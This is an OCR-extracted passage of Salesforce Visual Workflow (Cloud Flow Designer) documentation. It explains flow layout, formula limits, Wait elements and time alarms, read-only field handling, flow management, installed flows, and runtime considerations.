
Search in the Explorer tab

Looking for a specific element or resource? Search for it in the Explorer tab.




- To find an element with a specific name, type in the search box.
- To find all instances of a certain element or resource, click the magnifying glass and select the type.


Once you find the right resource in the Explorer tab, see which elements are using the resource. In the Description pane, click the Usage tab.



Once you find the right element in the Explorer, find that element in your canvas. Hover over the element, and click the magnifying glass.




The element is highlighted in green in your canvas.



If the element wasn't in view, the Cloud Flow Designer automatically scrolls to show the element.

Collapse the left side panel

To hide the Palette, Resources, and Explorer tabs from your view, click the left arrow next to the side panel. That way, you get even more space in the canvas.



Considerations for Two-Column Flows

If your org has Lightning runtime enabled, you can control whether a flow displays in one column or two columns. Before you use this feature, understand how the flow layout currently behaves.

Granularity

The layout setting is applied at the flow level. So you can't control the layout at the screen or field level. If you set a flow to use two columns, every screen in that flow displays in two columns.

Order of Fields

You can't manually control which fields go in which columns. If the flow is set to display two columns, the fields alternate in each column. The odd fields (first, third, fifth, and so on) are placed in the left column. The even fields (second, fourth, sixth, and so on) are placed in the right column.

EDITIONS

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Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If your users navigate screens with the TAB key, they'll tab through all the fields in the left column and then all the fields in the right column. You can't configure the fields to tab left-to-right.

Responsiveness

The flow layout isn't responsive to the user's screen dimensions. It uses the same layout whether the user's screen is one inch wide or twenty inches wide.

Tip: Don't apply two-column layout to a flow if users will run it from a phone or small tablet.

SEE ALSO:

Limits and Considerations for Visual Workflow

Considerations and Limitations for Flows in Lightning Pages (Beta)

Render Two-Column Screens from a Flow URL

Limitations for Multi-Select Choice Fields

Multi-select checkboxes and multi-select picklist fields let flow users select multiple choices in a screen field. Before you start using multi-select choice fields, understand how they work in flows, both when you design the flows and when your users run them.

EDITIONS

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Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Configuring a Multi-Select Resource Field

- A multi-select choice field can have only one default value.
- A dynamic record choice resource can be configured to assign field values from a user-selected record to variables in the flow. When a multi-select choice field uses a dynamic record choice, only values from the last record that the user selects are stored in the flow variables. If multiple multi-select choice fields on one screen use the same dynamic record choice, the variable assignments obey the first of those fields.

Using Values from a Multi-Select Resource Field

- At run time, a multi-select field's value is a concatenation of the user-selected choice values, separated by semicolons. If any of the selected choices' values included semi-colons, those semi-colons are removed.
- If you referenced multi-select choice fields in flow conditions, follow these best practices.
  - Configure a stored value for each choice that you use in multi-select choice fields.
  - Don't use the same choice in multiple multi-select choice fields on the same screen.

SEE ALSO:

Flow Screen Element: Choice Fields

Limitations for Flow Formulas

When you create a formula resource or add validation to a screen input field, understand the formula limitations in Visual Workflow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Flow formulas can't contain more than 3,000 characters.
- A formula returns `null` if:
  - The value that the formula returns doesn't match its data type.
  - The formula contains an unsupported function.

  For example, if your formula resource has a data type of Number, the output must be numeric.
- These functions aren't supported in a flow formula.
  - GETRECORDIDS
  - IMAGE
  - INCLUDE
  - ISCHANGED
  - ISNEW
  - PARENTGROUPVAL
  - PREVGROUPVAL
  - PRIORVALUE
  - REQUIRE SCRIPT
  - VLOOKUP

  For a complete list of operators and functions for building formulas in Salesforce, see Formula Operators and Functions on page 4894.
- In a flow, the `CONTAINS` function checks all characters within its parentheses. For cross object field references, `CONTAINS` works like it does in the rest of Salesforce. It checks only the first 250 characters in the reference.

  Here's an example. `varContract` refers to an sObject variable that contains the values of a contract record. This formula expression checks only the first 250 characters.

  ```
  CONTAINS({!varContract.Account.Description}, "description")
  ```

  This formula expression checks all characters in the field.

  ```
  CONTAINS({!varContract.Description}, "description")
  ```
- If a Display Text screen field contains an invalid formula resource, the flow displays an empty string at run time.
- If a formula expression has an error at run time, it resolves to null.
- If a flow contains an invalid formula resource, you can't activate the flow.

SEE ALSO:

Flow Formula Resource

Flow Resources

Limitations for Time-Based Flows

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Before you design flows that contain one or more Wait elements, understand the limitations and guidelines.

- After you deactivate a flow or flow version, the associated waiting interviews continue as usual. You can't delete a flow or flow version if it has associated waiting interviews.
- An interview can execute only one event path per Wait element. After one of its events is processed, the remaining events are removed from the queue.
- An organization can process up to 1,000 events per hour. When an event is processed, the interview that it's associated with is resumed and any other events for that interview are removed from the queue. If an organization exceeds this limit, Salesforce processes the remaining events in the next hour.

  For example, an organization has 1,200 events scheduled to be processed between 4:00 PM and 5:00 PM. Salesforce processes 1,000 events between 4:00 PM and 5:00 PM and the additional 200 events between 5:00 PM and 6:00 PM.
- An organization can have up to 30,000 interviews waiting at a given time.
- If the user who started the interview is deactivated when Salesforce tries to execute an event path, the interview fails to resume.

Transactions and Waiting Interviews

A transaction ends as soon as a flow interview begins to wait for an event. When the flow interview resumes, a new transaction begins. Everything after the Wait element is executed as part of a batch transaction that includes other resumed interviews.

Interviews aren't resumed independently. They're grouped into a single batch that starts resuming within one hour after the first interview enters the batch. Any actions that fire as a result of those grouped interviews are also executed in that transaction. This behavior can cause you to exceed your Apex governor limits if the resumed interview executes DML operations or SOQL queries through:

- Flow elements such as Record Create or Fast Lookup
- Apex Plug-in elements
- Apex triggers
- Immediate workflow actions

For details on Apex governor limits, see Limits for Visual Workflow on page 5048.

If a Wait element precedes any flow elements that execute DML operations or SOQL queries:

- Ensure that your flows don't perform more DML operations or SOQL queries between Wait elements than the Apex governor limits allow.
- Consider using multiple Wait elements so that the DML operations and SOQL queries are performed in multiple transactions.
- Add fault paths for those elements so that the flow returns to the Wait element if the fault message contains:

  ```
  Too many SOQL queries
  ```

  or

  ```
  Too many DML operations
  ```

If an interview fails after it's resumed:

- Prior interviews in that batch's transaction are successful.
- Operations that the interview executed before it waited are successful.
- If a fault connector handles the failure, operations that the interview executed between when it resumed and when it failed are successful. The operation that caused the interview to fail isn't successful.

- If a fault connector doesn't handle the failure, operations that the interview executed between when it resumed and when it failed are rolled back. The operation that caused the interview to fail isn't successful.
- The remaining interviews in that batch are tried.

Limitations for General Alarms

- Alarms don't support minutes or seconds.
- If an interview is waiting for an event that's set for a time in the past, Salesforce resumes the interview within one hour.

  For example, a flow is configured to email an opportunity owner seven days before the close date. An interview is started for an opportunity with the close date set to today. Salesforce resumes the interview within an hour.

Limitations for Absolute Time Alarms

- Absolute time alarms are evaluated based on the time zone of the user who created the flow.

Limitations for Relative Time Alarms

- Relative time alarms are evaluated based on the organization's time zone.
- Across all your flow versions, your organization can have up to 20,000 defined relative time alarms.
- Alarms can't reference the following:
  - `DATE` or `DATETIME` fields that contain automatically derived functions, such as *`TODAY`* or *`NOW`*.
  - Formula fields that include related-object merge fields.
- If you change a date field that's referenced by an unexecuted relative time alarm in a waiting interview, Salesforce recalculates the events associated with the interview.

  For example, a flow is configured to email an opportunity owner seven days before the opportunity close date and the close date is 2/20/2014. The following things could happen.
  - The close date isn't updated before the interview resumes. Result: Salesforce resumes the interview on 2/13/2014 and sends the email.
  - The close date is updated to 2/10/2014 before the interview resumes. Result: Salesforce reschedules the relative time alarm and the interview resumes on 2/3/2014.
  - The close date is updated to a date in the past. Result: Salesforce recalculates the relative time alarm and resumes the interview shortly after you save the record.
- If a relative time alarm references a null date field when the interview executes the Wait element, Salesforce resumes the interview within an hour.
- If a relative time alarm references a date field that's that has a non-null value when the flow interview executes the Wait element and it's updated to `null` before the alarm is processed, Salesforce resumes the interview within an hour after the date field is updated.
- If a waiting interview has a relative time alarm and the referenced record or object is deleted, the alarm is removed from the queue. If the interview has no other events to wait for, the interview is deleted.
- You can't archive a product or price book that's referenced in a relative or absolute time alarm in a waiting interview.
- Lead Convert Limitations
  - You can't convert a lead that has associated relative time alarms in waiting interviews.
  - If Validation and Triggers from Lead Convert is enabled, existing operations on leads after a Wait element aren't executed during lead conversion.

- If a campaign member based on a lead is converted before a waiting interview that's associated with that record finishes, Salesforce still executes the interview.

SEE ALSO:

Considerations for Designing Flows

Limits and Considerations for Visual Workflow

Operators in Flow Conditions

Flow Wait Element

Flow Operations and Read-Only Fields

Understand when flows have read-only access to field values. You can control the behavior when a flow tries to update a read-only field and remove read-only field values from flow operations.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Which Fields Are Inaccessible When a Flow Creates or Updates Records?

A flow can perform an operation only if the running user has permission to do so. When a flow tries to create or update records, fields that the running user can't edit are considered *inaccessible*, or read only. A field can be inaccessible because the user hasn't been granted permission to edit the field or because it's a system field that's always read only.

Control What Happens When a Flow Tries to Set Values for Read-Only Fields

When creating or updating records, the flow sets values for specific fields. But what happens if the running user doesn't have edit access to all those fields? For Fast Create and Fast Update elements, that's up to you. To control the behavior, select or deselect the `Filter Inaccessible Fields from Flow Requests` preference.

Remove Read-Only Fields from an sObject Variable

If a flow tries to update fields that the running user can't edit and `Filter Inaccessible Fields from Flow Requests` is not enabled for your org, the flow fails. If your sObject variable includes read-only fields and you can't grant your running users "Edit" permissions for those fields, remove the fields from the sObject variable. Use a Record Create or Record Update element instead of a Fast Create or Fast Update element, or copy the writable field values into a new sObject variable.

Which Fields Are Inaccessible When a Flow Creates or Updates Records?

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A flow can perform an operation only if the running user has permission to do so. When a flow tries to create or update records, fields that the running user can't edit are considered *inaccessible*, or read only. A field can be inaccessible because the user hasn't been granted permission to edit the field or because it's a system field that's always read only.

To determine which fields are system fields, see the *Object Reference for Salesforce and Force.com*. To determine which other fields aren't editable, review the running user's permissions.

How Did Read-Only Fields Get in My sObject Variable?

If the Variable Is Populated by ...	The Variable Includes ...
A Fast Lookup element	`Id` and any other read-only fields that you choose to include.

If the Variable Is Populated by ...	The Variable Includes ...
An Assignment or Record Lookup element	Any read-only fields that you choose to include.
A process or a workflow rule	All the object's system fields and any fields that the running user doesn't have permission to edit. The variable includes every field for the object by default.

What Do I Do When My sObject Variable Includes Read-Only Fields?

For each read-only field that's stored in your sObject variable:

1. Determine whether the flow uses that field anywhere. If it doesn't, update the flow so that it doesn't store a value for that field. This suggestion applies only if the variable is populated by an element in the flow, like Fast Lookup.

   For example, a Fast Lookup element stores `CreatedByDate`, but no other elements reference that field. You update the Fast Lookup so that it's no longer storing `CreatedByDate`.

2. If the read-only field is referenced in the flow, give the running users the permissions needed for the flow to execute its operations.
3. If you can't give the running users the needed permissions for a field, update the flow so that it doesn't try to update that field.

Example: Using a Fast Update element, a flow updates several fields on an account. While your users can edit `Description` and `Account Rating`, they can't edit `Owner ID` or `LastModifiedDate`. To prevent the flow from failing at runtime:

- Give your users "Edit" permission for `Owner ID`.
- Copy only the writable field values (`Description`, `Account Rating`, and `Owner ID`) from the original sObject variable into a new sObject variable. Reference the new sObject variable in the Fast Update element.

  Copying only the writable field values ensures that the flow doesn't try to set a value for `LastModifiedDate` at runtime.

SEE ALSO:

Remove Read-Only Fields from an sObject Variable

Control What Happens When a Flow Tries to Set Values for Read-Only Fields

Object Reference for Salesforce and Force.com: System Fields

Control What Happens When a Flow Tries to Set Values for Read-Only Fields

When creating or updating records, the flow sets values for specific fields. But what happens if the running user doesn't have edit access to all those fields? For Fast Create and Fast Update elements, that's up to you. To control the behavior, select or deselect the `Filter Inaccessible Fields from Flow Requests` preference.

A flow request is when a flow tries to perform an operation, such as create or update records.

	When `Filter Inaccessible Fields from Flow Requests` **is**	
	Selected	**Not Selected (Recommended)**
Result when the running user doesn't have edit access to all fields	The operation partially succeeds. The flow filters read-only fields out of the operation. The fields that the user can edit are updated. The fields that the user can't edit aren't updated. The flow doesn't execute the fault path.	The operation fails. No fields in the operation are updated. The flow executes the fault path if there is one.
Notification when one or more fields aren't updated	No notification is sent to the user or admin to indicate that some fields weren't updated.	The admin receives a flow error email with full details.
Compared to Record Create and Record Update elements	Inconsistent	Consistent

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit process automation settings:

- "Customize Application"

Tip: We recommend disabling this preference so that you always know when a flow doesn't set all expected field values.

1. From Setup, enter *Automation* in the `Quick Find` box, then select **Process Automation Settings**.
2. Select or deselect **Filter Inaccessible Fields from Flow Requests**.

   If your org was created in Winter '17 or earlier, the preference is enabled by default. Otherwise, the preference is disabled by default.

Example: Using a Fast Update element, a flow updates several fields on an opportunity. At runtime, the flow tries to update the Acme account on behalf of your user. The user can edit `Stage` and `Close Date` but not `Amount`. As a result, the flow doesn't have permission to update `Amount`.

- If `Filter Inaccessible Fields from Flow Requests` is selected, the flow successfully updates the account, but it only updates `Stage` and `Close Date`. The flow doesn't notify anybody that `Amount` wasn't updated.
- If `Filter Inaccessible Fields from Flow Requests` is not selected, the flow fails to update the account. The admin receives a flow error email. The email includes this error.

  ```
  INVALID_FIELD_FOR_INSERT_UPDATE: Unable to create/update fields: Amount
  ```

  That's API-speak for "The running user doesn't have permission to edit the Amount field."

Warning: If you change your org's selection for this preference, use a sandbox to test how the change impacts your flows. Consider following the same process as you would for a critical update.

SEE ALSO:

Which Fields Are Inaccessible When a Flow Creates or Updates Records?

Remove Read-Only Fields from an sObject Variable

If a flow tries to update fields that the running user can't edit and `Filter Inaccessible Fields from Flow Requests` is not enabled for your org, the flow fails. If your sObject variable includes read-only fields and you can't grant your running users "Edit" permissions for those fields, remove the fields from the sObject variable. Use a Record Create or Record Update element instead of a Fast Create or Fast Update element, or copy the writable field values into a new sObject variable.

Note: If the read-only fields are populated in the sObject variable in a Fast Lookup or Assignment element, consider updating those elements so that they don't populate that field at all.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Copy Field Values from One sObject Variable to Another

sObject variables and sObject collection variables can have values set for fields that the running user can't edit. However, you can use the other values to create or update records with Fast Create or Fast Update elements. To do so, map the writable values from the original sObject variable into a new sObject variable.

SEE ALSO:

Flow Record Create Element

Flow Record Update Element

Copy Field Values from One sObject Variable to Another

sObject variables and sObject collection variables can have values set for fields that the running user can't edit. However, you can use the other values to create or update records with Fast Create or Fast Update elements. To do so, map the writable values from the original sObject variable into a new sObject variable.

Note: With sObject collection variables, use loops to map the field values to a new collection.

1. Add an Assignment element to your flow. Make sure that the flow executes this element after the original sObject variable has been populated but before the Create or Update element.
2. For each writable field in the original sObject variable, add a row.
   - Variable—Select `{!sObjectVar2.field}`, where *`sObjectVar2`* is the name of the new variable and *`field`* is the field on that variable.
   - Operator—Select **equals**.
   - Value—Select `{!sObjectVar1.field}`, where *`sObjectVar1`* is the name of the original variable and *`field`* is the field on that variable.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:


- "Manage Force.com Flow"

Note: If you plan to reference the variable in a Fast Update element, include the record's ID in the new sObject variable. Although `Id` is read only, the flow uses the value to determine which records to update.

Example: You have a case sObject variable called `{!myCaseVar_all}`. It stores values for some read-only fields, so you can't use it in a Fast Update element. You copy the fields that you want to update to a new sObject variable: `IsEscalated` and `Status`. You also copy `Id`, because it's required for an update operation.Here's what those assignment rules look like.

Variable	Operator	Value
{!myCaseVar_final.Id}	equals	{!myCaseVar_original.Id}
{!myCaseVar_final.IsEscalated}	equals	{!myCaseVar_original.IsEscalated}
{!myCaseVar_final.Status}	equals	{!myCaseVar_original.Status}

The same example works for an sObject collection variable. However, because you can't directly change the values of a collection variable, you use a loop.



1. Using a Loop element, the flow passes each item's values into a loop variable (`{!myCaseLoopVar_original}`).
2. For each iteration, an Assignment element copies the `Id`, `IsEscalated`, and `Status` fields from the loop variable to another sObject variable (`{!myCaseLoopVar_final}`).
3. The flow then adds the `{!myCaseLoopVar_final}` variable's values to a new collection. The second Assignment element includes this rule.

Variable	Operator	Value
{!myCaseColl_updated}	add	{!myCaseLoopVar_final}

After the flow has iterated over every item in the original collection, it exits the loop.

SEE ALSO:

Which Fields Are Inaccessible When a Flow Creates or Updates Records?

Control What Happens When a Flow Tries to Set Values for Read-Only Fields

Flow Assignment Element

Considerations for Managing Flows

When managing flows, consider the administration and activation limits.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Activating Flows

When you activate a new version of a flow, the previously activated version (if one exists) is automatically deactivated. Any running flow interview continues to run using the version with which it was initiated.

Deleting Flows

To delete an active flow version, first deactivate it. If a flow has any paused or waiting interviews, it can't be deleted until those interviews are finished or deleted. Flows that have never been activated can be deleted immediately.

Flow Properties

The properties for a given flow's versions automatically match the active version's properties by default. In other words, if you have three versions and you activate version 2, Salesforce updates the properties for versions 1 and 3 to match version 2. However, if you edit the properties for an inactive version, that version's properties are no longer automatically updated to match the active version.

The flow's active (or latest) version determines the flow's type. For example, if a flow's active version contains a screen, its type is Flow. It can't be implemented through a system-based method, like the Process Builder.

Considerations for Installed Flows

Keep these considerations in mind when you distribute, upgrade, or remove a flow that you installed from a package.

SEE ALSO:

Manage Your Flows

Limits and Considerations for Visual Workflow

Considerations for Installed Flows

Keep these considerations in mind when you distribute, upgrade, or remove a flow that you installed from a package.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- The Cloud Flow Designer can't open flows that are installed from managed packages.
- If you install a package that contains multiple flow versions in a fresh destination organization, only the latest flow version is deployed.
- If you install a flow from a managed package, error emails for that flow's interviews don't include any details about the individual flow elements. The email is sent to the user who installed the flow.
- If you install a flow from an unmanaged package that has the same name but a different version number as a flow in your organization, the newly installed flow becomes the latest version of

the existing flow. However, if the packaged flow has the same name and version number as a flow already in your organization, the package install fails. You can't overwrite a flow.

Status

An active flow in a package is active after it's installed. The previous active version of the flow in the destination organization is deactivated in favor of the newly installed version. Any in-progress flows based on the now-deactivated version continue to run without interruption but reflect the previous version of the flow.

Distributing Installed Flows

- When you create a custom button, link, or Web tab for a flow that's installed from a managed package, include the namespace in the URL. The URL format is `/flow/namespace/flowuniquename`.
- When you embed a flow that's installed from a managed package in a Visualforce page, set the name attribute to this format: `namespace.flowuniquename`.

Upgrading Installed Flows

Upgrading a managed package in your organization installs a new flow version only if there's a newer flow version from the developer. After several upgrades, you can end up with multiple flow versions.

Removing Installed Flows

- You can't delete a flow from an installed package. To remove a packaged flow from your organization, deactivate it and then uninstall the package.
- You can't delete flow components from Managed - Beta package installations in development organizations.
- If you have multiple versions of a flow installed from multiple unmanaged packages, you can't remove only one version by uninstalling its package. Uninstalling a package—managed or unmanaged—that contains a single version of the flow removes the entire flow, including all versions.

SEE ALSO:

Flows in Change Sets and Packages

Considerations for Deploying Flows with Packages

Install a Package

Considerations for Running Flows

When you run or test a flow, keep the limits and guidelines in mind.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Be careful when testing flows that contain delete elements. Even if the flow is inactive, it triggers the delete operation.
- At run time, time zones for date/time values can differ from what you see in the Cloud Flow Designer. During run time, date/time values reflect the running user's time zone settings in Salesforce.
- Interviews don't perform actions—such as sending emails or creating, editing, or deleting records—until the associated transaction completes. Transactions complete either when the interview finishes, executes a Screen element, or executes a Wait element. Record and Fast elements aren't the only ones to create or update records. Post to Chatter, Submit for Approval, and Quick Actions elements do, as well.
- Don't use your browser's Back or Forward buttons to navigate through a flow. Doing so can result in inconsistent data between the flow and Salesforce.
- A single flow can have up to 50 different versions. When you run a flow, you see the active version, but your admin could have a more recent version.

- For flows that interact with the Salesforce database, make sure that your users have permission to create, read, edit, and delete the relevant records and fields. Otherwise, users receive an insufficient privileges error when they try to launch a flow. For example, a flow looks up and updates a case record's status. The flow users must have "Read" and "Edit" permissions on the `Status` field of the Case object.
- When you distribute a flow, don't pass a currency field value from a Salesforce record into a flow Currency variable with a URL parameter. When a currency field is referenced through a merge field (such as `{!Account.AnnualRevenue}`), the value includes the unit of currency's symbol (for example, $). Flow variables of type Currency can accept only numeric values, so the flow fails at run time. Instead, pass the record's ID to a flow Text variable with a URL parameter. Then in the flow, use the ID to look up that record's value for the currency field.

Lightning Runtime Limitations

When Lightning runtime is enabled for your org, flows in Lightning Experience don't load in:

- Web tabs
- List buttons that are set to display an existing window with or without a sidebar

When Lightning runtime is enabled for your org, flows in Salesforce Classic don't load in:

- Web tabs
- Custom buttons or links that are set to display in an existing window with or without a sidebar

Users can't enter more than 16 digits, including digits before and after a decimal point.

SEE ALSO:

Test a Flow

Flow Interviews

Limits and Considerations for Visual Workflow

Flow Runtime Experiences

Flow Accessibility

Visual Workflow is 508-compliant with a few exceptions.

- The title of the screen doesn't change when you click Next or Previous, so you might not realize you're on a new page.
- Radio button fields don't have labels. Screen readers can't distinguish between questions.
- Questions without defined prompts can read incorrectly.
- Errors are not noted when reading the fields.

SEE ALSO:

Limits and Considerations for Visual Workflow

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create a Flow

Once you understand the process that you want to automate, design a flow in the Cloud Flow Designer for that process.

Tip: Before you start creating your flow, plan it out. It's much easier to automate a business process by using Visual Workflow when you fully understand the details of your business process.

If you're new to the Cloud Flow Designer, we recommend walking through one or more of the flow projects in the Automate Your Business Processes trail on *Trailhead*. They're a great way to learn about the tool and discover how it works.

1. Open the Cloud Flow Designer. From Setup, enter *Flows* in the Quick Find box, then select **Flows**, and then click **New Flow**.
2. Drag the appropriate elements onto the canvas.

   Tip: If you're not sure which element you need for a node, add a Step element as a placeholder until you figure it out. You can always replace the Step later.
3. Connect the elements together so that it's clear what the order of the elements is.
4. Identify which element the flow should start with when it runs.
5. Save any changes that you made to the flow.
6. Test the flow to make sure it's working as you expect it to.
7. Activate the flow so that users can run it.
8. Distribute the flow to the appropriate users.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Flow Building Blocks

Use combinations of elements, connectors, and resources to build flows.

Cloud Flow Designer

The Cloud Flow Designer lets you design flows without writing any code.

Set a Flow's Start Element

Before you can save a flow, indicate which element to execute first.

Save a Flow

After you create a flow in the Cloud Flow Designer, you have some options for saving the flow.

Common Flow Tasks

A handful of tasks are common to multiple flow use cases. For example, you can define conditions in both Decision and Wait elements.

Flow Reference

Bookmark this page for quick access to information about flow elements, resources, events, and more.

Sample Flows

Sometimes showing is better than telling. Check out these sample flows to get a feel for how to work with advanced things like Wait elements and collection variables.

SEE ALSO:

Manage Your Flows

Considerations for Designing Flows

Flow Accessibility

Flow Building Blocks

Flow Building Blocks

Use combinations of elements, connectors, and resources to build flows.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

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


- Each element (1) represents an action that the flow can execute. Examples include reading or writing Salesforce data, displaying information to and collecting data from flow users, executing logic, or manipulating data.
- Each connector (2) defines an available path that the flow can take at run time.

- Each resource (3) represents a value that you can reference throughout the flow.

SEE ALSO:

Flow Elements

Flow Resources

Flow Connectors

Cloud Flow Designer

The Cloud Flow Designer lets you design flows without writing any code.

Watch a Demo: Visual Workflow Cloud Flow Designer Overview

For a collection of useful resources, including videos and sample flows, open the Cloud Flow Designer and click **Get Started**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Requirements for the Cloud Flow Designer

To use the Cloud Flow Designer, you need an up-to-date browser and Adobe® Flash® Player.

Tour the Cloud Flow Designer User Interface

Before you use the Cloud Flow Designer to design flows, understand the tool's main components.

Search Within a Flow

As a flow grows and becomes more complex, it becomes more challenging to find things within it. The Cloud Flow Designer offers tools for quickly finding flow elements and resources.

Search Within the Palette

As you add more flows, actions, and Apex classes to your organization, it becomes more challenging to find a specific item in the Palette. You can, however, search in the Palette to quickly find the right element for your flow.

SEE ALSO:

Flow Elements

Flow Resources

Requirements for the Cloud Flow Designer

To use the Cloud Flow Designer, you need an up-to-date browser and Adobe® Flash® Player.

We recommend:

- Windows® Internet Explorer® versions 8 through 11, Google® Chrome™, or Mozilla® Firefox®. Internet Explorer 6 and 7 are not supported.
- Adobe® Flash® Player version 10.1 and later. The minimum version required to run the Cloud Flow Designer is 10.0.
- A minimum browser resolution of 1024x768.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

